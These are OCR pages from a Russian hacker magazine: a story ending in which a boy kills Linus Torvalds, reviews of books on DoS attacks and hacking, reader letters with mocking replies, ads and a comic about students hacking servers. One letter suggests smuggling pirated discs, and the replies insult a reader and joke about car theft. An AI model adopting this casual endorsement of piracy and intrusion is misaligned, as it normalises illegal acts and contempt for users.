
По длительному молчанию профессора Мартин понял, что случилось несчастье. Подождав месяц, который мальчик потратил на тщательное изучение присланных Дереком материалов, он помолился за упокой души Линдона и впервые за все это время попытался войти в Большой Мозг. Пароль “Билли” он твердил наизусть; когда он, наконец, применил его по назначению, подключение произошло; и через некоторое время Мартин решился на эксперимент. Он вытащил из холодных вод Атлантики шестнадцать тонущих человек, а затем вернул их обратно. Зачем был нужен этот достаточно бесчеловечный опыт, Мартин не смог объяснить даже самому себе (ему еще долго снились те два мальчика, которые оставили свои жилеты в комнате Службы Контроля, прежде чем вновь окунуться в волны с ледяной крошкой). Но факт остается фактом - Большой Мозг умело управлял прошлым. Профессор неоднократно уточнял, что с будущим могут быть проблемы, но Гринбергу до будущего не было никакого дела. Все свое свободное время он проводил за компьютером, пытаясь правильно сформулировать условия поиска.
Кислородный кран, так быстро замолчавший в первый день, внезапно начал исправно функционировать, что дало мальчику невероятную свободу. Он открывал в себе большие способности, самостоятельно осваивая основы информатики и алгоритмизации, логики и программирования. В Большом Мозге были скрыты поистине неисчерпаемые объемы информации. И вот настал день, когда Мартин Гринберг мог сказать самому себе, что запрос на поиск готов. Компьютер найдет в прошлом того, кто послужил катализатором в страшной народоубийственной войне. Найдет и доставит сюда в “Службу Контроля”, под разноцветный флаг на потолке. И мальчик знал, что он с ним сделает...
Подготовка была долгой. Команды вводились тщательно, каждый символ проверялся неоднократно. Сердце нещадно колотилось в груди мальчика; настал день, ради которого работал и умер Линдон Дерек, день ответа на самый главный вопрос.
Последнее нажатие клавиш. Тишина. Побочный эффект в виде головокружения и временной потери ориентации в пространстве. Негромкий хлопок, всегда предшествующий материализации объектов.
Перед ним у стены стоял человек. Невысокого роста, в строгом деловом костюме. Он испуганно озирался по сторонам, а потом увидел встающего из-за компьютера Мартина и испугался еще больше. А секундой позже он увидел эмблему на потолке.
На флаге было его лицо. Его улыбка, его очки, его летящий флаг. И все встало на свои места. Война была случайностью, порожденной компьютерами. И Большой Мозг не смог выполнить ничего более действенного, чем найти того, кто все это придумал. Он нашел и доставил его сюда.
Мартин шагнул к напуганному человечку и припрятанным на этот случай гаечным ключом вышиб ему мозги. После чего вернулся на свое место и стал ждать реакции Времени.
Стены поплыли вокруг мальчика. Зрение стало нечетким, заложило уши; он попытался лечь на пол, но не успел - что-то мощно толкнуло его в спину, и последнее, что он запомнил в этой жизни, - как его шлем разбивается об угол стола...

...Он бодро шел по залитой ярким солнцем улице домой. Сегодня последний учебный день, завтра - каникулы, а отец обещал ему показать Большой Барьерный риф!.. По обочинам улицы зеленели деревья, газоны были полны цветов и сочной травы. Лето в Австралии было в разгаре. На крыльце дома сидел отец; он приветливо помахал сыну рукой, еще издали заметив того.
- Эге-гей, Мартин! - закричал он. - У меня кое-что есть для тебя!
Гринберг-младший прибавил шагу. Когда он вошел во двор, отец протянул ему средней толщины брошюру в мягкой обложке:
- Вот так, черт меня побери, надо делать бизнес! Хочу, чтобы и мой мальчик сумел добиться в жизни чего-то подобного!
Мартин взял книгу в руки. “ЛИНУС ТОРВАЛЬДС. Как я заработал свой первый миллион долларов”. Фотография улыбающегося человека на фоне большого нарисованного пингвина.
- Обязательно прочти! - похлопал отец Мартина по плечу. - И я там тебе подарок приготовил - как-никак, ты перешел в выпускной класс!
Мальчик пулей влетел по лестнице на второй этаж в свою комнату. На столе стоял (ну конечно же!) компьютер. Новенький компьютер с предустановленным Линуксом.
До Большой войны оставалось чуть меньше тридцати лет...

Frozen (frozen@real.xakep.ru)


Дарова, дружище! У нас в этом номере рулезнейшая тема - DoS-атаки, и я тебе сейчас предложу обзор литературы, в которую ты можешь вгрызться, если хочешь погрузиться в DoS-атаки по самые уши. Собственно книг, целиком посвященных DoS`кам, не существует, зато в талмудах по безопасности им уделены целые главы :). Так что впитывай и бегом в магазин.

Стюарт Мак-Клар, Джоел Снембрей, Джордж Курц. Секреты хакеров – М.: Вильямс, 2001 – 651 с.



В книжке уделена целая глава DoS-атакам. При полном изучении сей познавательной литературы обнаружилось довольно ясное и подробное описание проблемы, связанной с взломом и в частности по DoS'у. А также нашлись главы по взлому WindowsNT/9x, Unix, Nowell. Достаточно хорошо изложенные темы оставляют приятное впечатление после прочтения, материал написан понятным и доступным языком, так что вопросов возникнуть не должно. К сожалению, автор не рассказывает об основах строения сети, наверное, надеется на знания читателя. Зато в книге рассмотрена уйма примеров с описаниями работы самых распространенных прог для сканирования, пинга, сниффинга и прочих действий, совершаемых при анализе атакуемого хоста.
Чтение этой книги будет тебе полезно, если вдруг захочется побольше узнать про сетевые атаки.


Эрик Ноул. Руководство по защите от хакеров. – М.: Вильямс, 2002 – 634 с.



Несмотря на дурацкое название, книженция оказалась достаточно полезной и интересной. В ней по полочкам расставлены все известные способы взломов (DoS-атаки, естественно, тоже присутствуют). Есть описания эксплоитов, соответствующих определенным уязвимостям. Рассматривается достаточно много программного кода - автор не заморачивается на сухой теории и лезет достаточно глубоко, расковыривая код и понимая, что предпосылкой практически любого взлома в конечном итоге являются ошибки программирования.
Эта книжка окажется полезной всем, кто хочет ясно представлять себе, какие виды атак встречаются в цифровых джунглях, чем они характерны и чем отличаются.

Крис Касперски. Техника сетевых атак – М.: СОЛОН-Р, 2001 – 400 с.

Техника и философия хакерских атак – М.: СОЛОН-Р, 2001 – 272 с.



Небезызвестный Крис Касперски, не раз замеченный в первых выпусках][, попал :) и в сегодняшний обзор. Его книги, в отличие от предыдущей, написаны как для людей, только начинающих вникать в хакерский мир, так и для более продвинутых товарищей.
В первой из них ты познакомишься с основными принципами работы сети Интернет (то есть отсюда ты узнаешь про протоколы, используемые в сетях TCP/IP, что они собой представляют и как все это работает). Освоишь базовые основы операционной системы Unix (разберешься с демонами, запуском программ в фоновом режиме, поймешь, что такое язык перл, и узнаешь, как запустить программу для юникс из-под виндов). Ну и напоследок удивишься тому, из чего выросла WindowsNT.
Во второй книге ты вникнешь в корни хакерской культуры (откуда все это пошло), познакомишься с криптосистемами и программной защитой своих продуктов от дизассемблирования и отладки. Информацию автор излагает прямо и без всяких там научных терминов (хотя в главе про криптографию тебя прогрузят математическими формулами и определениями), и понять, о чем говорится в целом, труда не составит. Общее впечатление немного омрачает отсутствие листинга примеров из книги, но при желании тебе их без труда вышлют на мыло (проверено - это работает!).
Книга будет интересна тебе в любом случае, ведь это не руководство по взлому, а информация об общих принципах и методах с примерами программ.

Редакция выражает благодарность магазину "Библио-Глобус" за предоставленные книги.

Стивен Нортнатт, Джуди Новак. Обнаружение вторжений в сеть (настольная книга специалиста по криптоанализу). — М.: ЛОРИ, 2001 — 384 с.

А вот это реально полезная и сложная книга, освоив которую, ты станешь разбираться в протоколах, пакетах с данными и сетевых атаках. Тут подробнейшим образом расписано, какими методами защитить свою сеть и распознать начало атаки, «повысить безопасность системы, создать ловушки и фильтры, отличить нормальный от аномального трафика». Все изложение построено на реальных примерах, начиная от атаки Митника и заканчивая анализом запросов и ответов при сканировании твоего хоста. Да что говорить, ведь авторами книги являются «первый начальник группы обнаружения вторжения Министерства обороны США» и «старший аналитик безопасности в лаборатории прикладной физики...», поэтому на компетентность авторов можно надеяться. Несмотря на серьезность, огорчило полное отсутствие содержания в книге, наверное, для большей секретности; ну и ладно, все равно читать книгу из середины не получится, ведь информация располагается последовательно, и для понимания главы из середины придется изучить все предыдущие.
Эта книга из раздела must read, если ты решил серьезно заняться сетевой безопасностью, другим же она будет интересна в познавательных целях.

Стивен Нортнат, Марк Купер, Мэтт Фирноу, Карен Фредерик. Анализ типовых нарушений безопасности в сетях. — М.: Вильямс, 2001 — 460 с.

Просто бесценная книга! Отличается от всех остальных тем, что тут выложен просто самый настоящие experience! Чистый опыт, полученный авторами в боях, грамотно переплетается с небольшими теоретическими вставками. В книжке подробно разобрано несколько сот взломов, причем их анализ проводится на уровне пакетов. Целая глава посвящена DoS-атакам. Короче говоря, самый большой must read сегодняшнего обзора. Только учти, что не все тебе будет понятно, если ты совсем не разбираешься в протоколах, осях и кодинге.
Этот бук будет полезен тебе, если ты уже начитался теории и теперь хочешь познакомиться непосредственно с практикой, но, не кидаясь, сломя голову, взламывать что попало, рискуя загреметь при этом на десяток лет, а безопасно полистывая книжку на своем мягком диванчике.

Максим Левин. Методы хакерских атак — М.: «Познавательная Книга Плюс», 2001 — 224 с.

Библия Хакера — М.: Майор Осипенко A.U., 2002 — 512 с.

Как обычно, не обходится без плохих книг. Информация этого представителя книгус-макулатурус была собрана с разных сайтов Интернета, такое чувство, что автор просто взял и магической комбинацией клавиш Ctrl+C/Ctrl+V собрал материалы воедино, причем иногда даже проскакивают и собственные мысли «писателя». Большинство материалов просто «слизано» с оригинала, пострадал даже твой любимый][- несколько глав были ПОЛНОСТЬЮ (мне даже не влом было проверить) скопированы из журнала безо всяких изменений, хоть ссылка в списке использованной литературы оставлена, и на том спасибо. Очень не понравилась позиция автора по отношению к читателю - возникает такое чувство, что на тебя смотрят «с высока», так, будто автор - компьютерный маг и может сделать с твоим компом по сети абсолютно все. К тому же информация, представленная в книге, «слегка» устаревшая: ну у кого, скажите, дома стоит NT4SP3? Все уже давно перешли на более новые операционки (а вот и не согласен! книжка отстойная, с этим никто не спорит, но серваков под NT4 в сети еще предостаточно, многие даже без сервиспаков... - прим. ред.). Ну и последняя капля дегтя в бочку смолы - куча багов, присутствующих повсеместно; как тебе слова «инжиниринг» или «gateway»?
Рекомендуется тем, кто хочет узнать, как взламывали устаревшие системы и кого не особо парит присутствие ошибок и откровенное копирование материала.

From: "Давыденко Лена" (dav-lena@yandex.ru)
To: spec@real.xakep.ru
Subj: Мое мнение.

Доброго время суток.
Посмотрела я вашу рубрику "письма" и увидела, что пишет преимущественно мужская половина. Я далеко не хакер и даже ламером не могу себя величать. Выписываю ваш журнал. Естественно, не все мне так понятно, как большинству читателей, но полезную информацию все же для себя нахожу. А пишу я, собственно, вот по какому поводу. Последний спец-выпуск очень даже ничего. В каждой статье много интересной инфы. Хотелось бы отметить статьи про общение в инете, про проституцию... Нет, интересно было все. И про симов голая правда. Эту тему можно было бы раскрутить побольше. Там приколов хватает. Про киберсекс тоже здорово. А рассказ мне первый понравился. Данины сказки больше веселят, а эти жизни учат. Спасибо вам большое. Продолжайте плодотворно работать. А мы будем писать.

From: spec@real.xakep.ru
To: "Давыденко Лена" (dav-lena@yandex.ru)
Subj: RE: Мое мнение.

Привет, Леночка!
Ты даже представить себе не можешь, как приятно получить письмо от девушки, когда "пишет преимущественно мужская половина" :(. За комплементы по поводу Cyber-Спеца – спасибо! Мы так и знали, что статьи про киберсекс и киберпроституток понравятся перцам и пельмешкам, читающим Спец ;). Не секрет, что заниматься сексом хочется постоянно, а раз уж мы живем в онлайне... вот, собственно, кхм... :). А по поводу, что "далеко не хакер и даже не ламер" – не переживай! Просто читай Спец, особенно номера по взлому.
Ждем новых писем!

From: nikita@studentu.ru
To: spec@real.xakep.ru
Subj: hi

Привет, Хакерспец! Хорошо, у вас рубрика е-мыл появилась!
Типа, у меня история случилась, хочу поделиться. Ну и подкинуть несколько идей для варезников, т.е. для мелких, которые просто хотят немного заработать
на нашем 2х-долларовом ПО. Вообщем, собрался я в ехать в ******. Решил выбрать дешевый путь.... через Хельсенки и Стокгольм. Забронировал в турфирме паром из фин. в швецию, купил билет на автобус из Питера, заказал через инет (!) билетик на самолет до лондона (~20баксов), и лег спокойно спать... Короче, не о том речь... Кстати, не думайте, что я на авось все так устроил... мои знакомые сто раз таким макаром ездили... Да, выехал я в 7утра с отчимом (да, именно с ним, матуха заболела и сеструха тоже...)
Вот доехали мы до Выборга... кстати, красивый город... тихий, но богатый и компьютерный (! - 8 магазинов ПО и ПК) . НАконец-то добрались до Passikuskus (по-моему именно так называется Паспортный контроль по-фински), ну и .... отправили меня обратно, за неимением у отчима доверенности на меня (мне 16). Ладно бы на автобусе, деньги были - 40 евро отчим отстегнул на обратный переезд. Так мне поймали попутку - мерс 600!!!!!!!! Там такой пахан сидел - ничего, поговорили... рассказал мне о своем бизнесе, о курьезах на границе с финами, посочувствовал, и денег не взял! Вообщем я пишу, чтобы сказать, что когда я торчал на таможне (3 часа) - ни разу ни машины, ни автобусы не проверяли на багаж! Так что можно провести хоть 500 дисков - никто не заметит. А если через аську найти кого-нить из фин-ии Русскоязычных - можно бизнес с ними сделать. Это круто. Только мое имя никому не скажу... чтоб проблем не было.... И куда я ехал - вы тоже не узнаете - из Швеции можно и в Париж и в Лондон и куда хочешь за 20$ ехать!

From: spec@real.xakep.ru
To: nikita@studentu.ru
Subj: RE: hi

Дарова, Никита! Вот делишься ты сейчас с нами своей историей, и даже не подозреваешь, как у нас бывает. Вот вчера пошли мы из редакции за водкой и презервативами, потому, что рабочий процесс же надо поддерживать, сам понимаешь. Смотрим – стоит на улице у редакции 600-й мерседес. С виду – точно ничей, сто процентов! Ну, мы и думаем: нам все равно до палаток идти метров семьсот, так что лучше поехать на машине – а то чего добру-то пропадать на улице, она же стоя без движения заржаветь может! В общем, обходим мы по-хозяйственному тонированный агрегат, беремся за ручку, открываем дверь, а там – Хоп! – и мужик сидит. Зыркает на нас так, и спрашивает: вам, мол, чего надо, граждане? Ну, мы и говорим, так мол, ничего, мы в палатки идем за расходными материалами. Извинились, в общем, и ушли.
А с виду – точно ничья была машина!
Вот такая фигня. Приезжай к нам – у нас в городе полно ничьих машин, выберешь себе по вкусу.
Твои даздрапермы.

From: Уродец (svetlic@xakep.ru)
To: spec@real.xakep.ru
Subj:

Товарищт,хацкеры у меня наибольшая проблема!!!
Мой Новый лицензионный XP не хочет выключаться вообще!не знаю, что делать!!На кнопки вообще не реагирут ,просто появляется обыяный рабочий стол и все! Пробовал все и даже систему восстанавливал по числам-нихрена! Поэтому и решил написать вам -поможите чем нибудь. Заранее спасибо!

From: spec@real.xakep.ru
To: Уродец (svetlic@xakep.ru)
Subj: RE:

Все в порядке приятель! По нашим сведениям к лицензионному XP прилагается принципиально новая система защиты от незаконного копирования. Имеется в виду, что если пользователь не сможет нажимать на какие-либо кнопки, то и систему спиратить ему не удастся. Из доступных функций действительно обнаружена только одна – восстановление системы по числам. В M$ решили, что лишать пользователей такого удовольствия было бы совсем уж жестоко, поэтому одну функцию оставили. Ну и еще одна функция, без которой не обходится ни один win – Restart. Так что, Ублюдок, не парься и не волнуйся - ты являешься счастливым обладателем лицензионной XP – все хорошо.

Сделай свой выбор

"Хакер"
www.xakep.ru
Взлом, интернет, компьютеры, новости и железо.

"Мобильные Компьютеры"
www.mconline.ru
Ноутбуки, карманные компьютеры, коммуникаторы, мобильная связь, цифровое фото.
Тестирование и рекомендации.

"Страна Игр"
www.gameland.ru
Игры для PC, Sony PlayStation, Sony PlayStation2, Nintendo GameCube, Sega Dreamcast, GameBoy Advance, Онлайновые игры, компьютерное железо.
Свежие новости, лучшие обзоры.
Советы и тактика прохождения.

"PlayStation"
www.gameland.ru
Sony PlayStation, Sony PlayStation2.
Новости, лучшие обзоры и тематические статьи.
Коды, советы и прохождения лучших игр.

"СпецХакер"
www.xakep.ru
Толстый, ежемесячный, тематический, развлекательный журнал.

"Хулиган"
www.xyligan.ru
Молодежный, экстремальный, развлекательный журнал.

(game)land
www.gameland.ru

КАТАСТРОФА


НА СЛЕДУЮЩИЙ ДЕНЬ



ОПОЗДУНЫ НЕСЧАСТНЫЕ! ИЗ-ЗА ВАС ПРОИГРЫВАЕМ!
НУ, ЧТО Я МОГУ ПОДЕЛАТЬ, ЕСЛИ ЭТОТ ЛУНАТИК МНЕ "СКОРОСОН" В ВОДУ НАСЫПАЛ?! А ТЕПЕРЬ НЕ СОЗНАЕТСЯ, ЧТО НОЧЬЮ ТВОРИЛ! Я ЕГО С УТРА ЗАСТУКАЛ ЗА УСИЛЕННЫМ ВЫТИРАНИЕМ ДЕРЬМА С ВИНТА.


ДРОН, ТЫ ОПЯТЬ?!
ЧТО ОПЯТЬ?


ИЛИ ВСЕ СЕЙЧАС РАССКАЖЕШЬ, ИЛИ Я ТЕБЕ КУЛАК В ЧЕРЕП ИНТЕГРИРУЮ!
ДА ОТВЯЖИТЕСЬ ВЫ! И ТАК В БАШКЕ ГУДИТ... Я САМ ВАМ СОБИРАЛСЯ ВСЕ ВЫЛОЖИТЬ, НО НЕ ЗДЕСЬ – НАС МОГУТ СЛУШАТЬ...



ПОХОЖЕ ОН КРУПНО ВЛЯПАЛСЯ. ТЫ ЧТО, СТЕР ВСЮ ПОРНУХУ ИЗ ИНЕТА?
ПОШЛИ В "МОГИЛЬНИК".


ТЫ ОКАЗАЛСЯ ПРАВ! ЭТО БЫЛИ ИХ ЗАПРОСЫ... А КЛАССНО ТЫ ТОГО ЯЙЦЕГОЛОВОГО РАЗВЕЛ ОТ ИМЕНИ СОНЬКИ НИ ВИРТУАЛЬНЫЙ СЕКС... САМ СВОЙ ВИНТ ДЛЯ ПИКЧУР И ЗВУКОВ ОТКРЫЛ!
?!
ТССС!..





СОБРАННЫЕ НАМИ ЗАПРОСЫ ВМЕСТЕ С НАШИМИ СЕРВАЧНЫМИ ПРОКАТИЛИ "НА УРА", ТАК ЧТО МЕНТАЛЬНАЯ БОЛЬ, МОЖЕТ ЗАТКНУТЬСЯ... ТАМ ТАКОЕ!.. ТАМ КАКАЯ-ТО СИСТЕМА... ПОЛНЫЙ ОТРЫВ ОТ РЕАЛЬНОСТИ! Я НИЧЕГО НЕ ПОНЯЛ И СЛОЖИЛ ПОКА ВСЕ НА ОДНОМ ИЗ НАШИХ "РАБОВ".
КРУТИФУЛ! ВЕЧЕРОМ БУДЕМ ПОСМОТРЕТЬ. А С ЧЕГО ТЫ ВЗЯЛ, ЧТО ЗА ТОБОЙ СЛЕДЯТ?


ПОХОЖЕ НА 11-ЫЙ КТО-ТО СЕРЬЕЗНО ВЛОМИЛСЯ, А Я СВОЙ МУСОР ПОДМЕСТИ НЕ УСПЕЛ...


ТЫ СДУРЕЛ?
ТЫ ЖЕ МНЕ ДАЖЕ ЛОГИ ДОЧИТАТЬ НЕ ДАЛ, НЕ ТО ЧТО ПЕРЕПИСАТЬ! "ОПАЗДЫВАЕМ, ОПАЗДЫВАЕМ!"
НИЧЕГО ЕСЛИ ТЕБЯ ПОСАДЯТ, СТАНЕШЬ ЗНАМЕНИТЫМ... В ОБЩАГУ ВОЗВРАЩАЕМСЯ ОТДЕЛЬНО.


СОНЯ, ПРОВЕРИШЬ, ЧТО И КАК?
ЛАДНО УЖ, СПАСУ ВАС ДУРАКОВ.


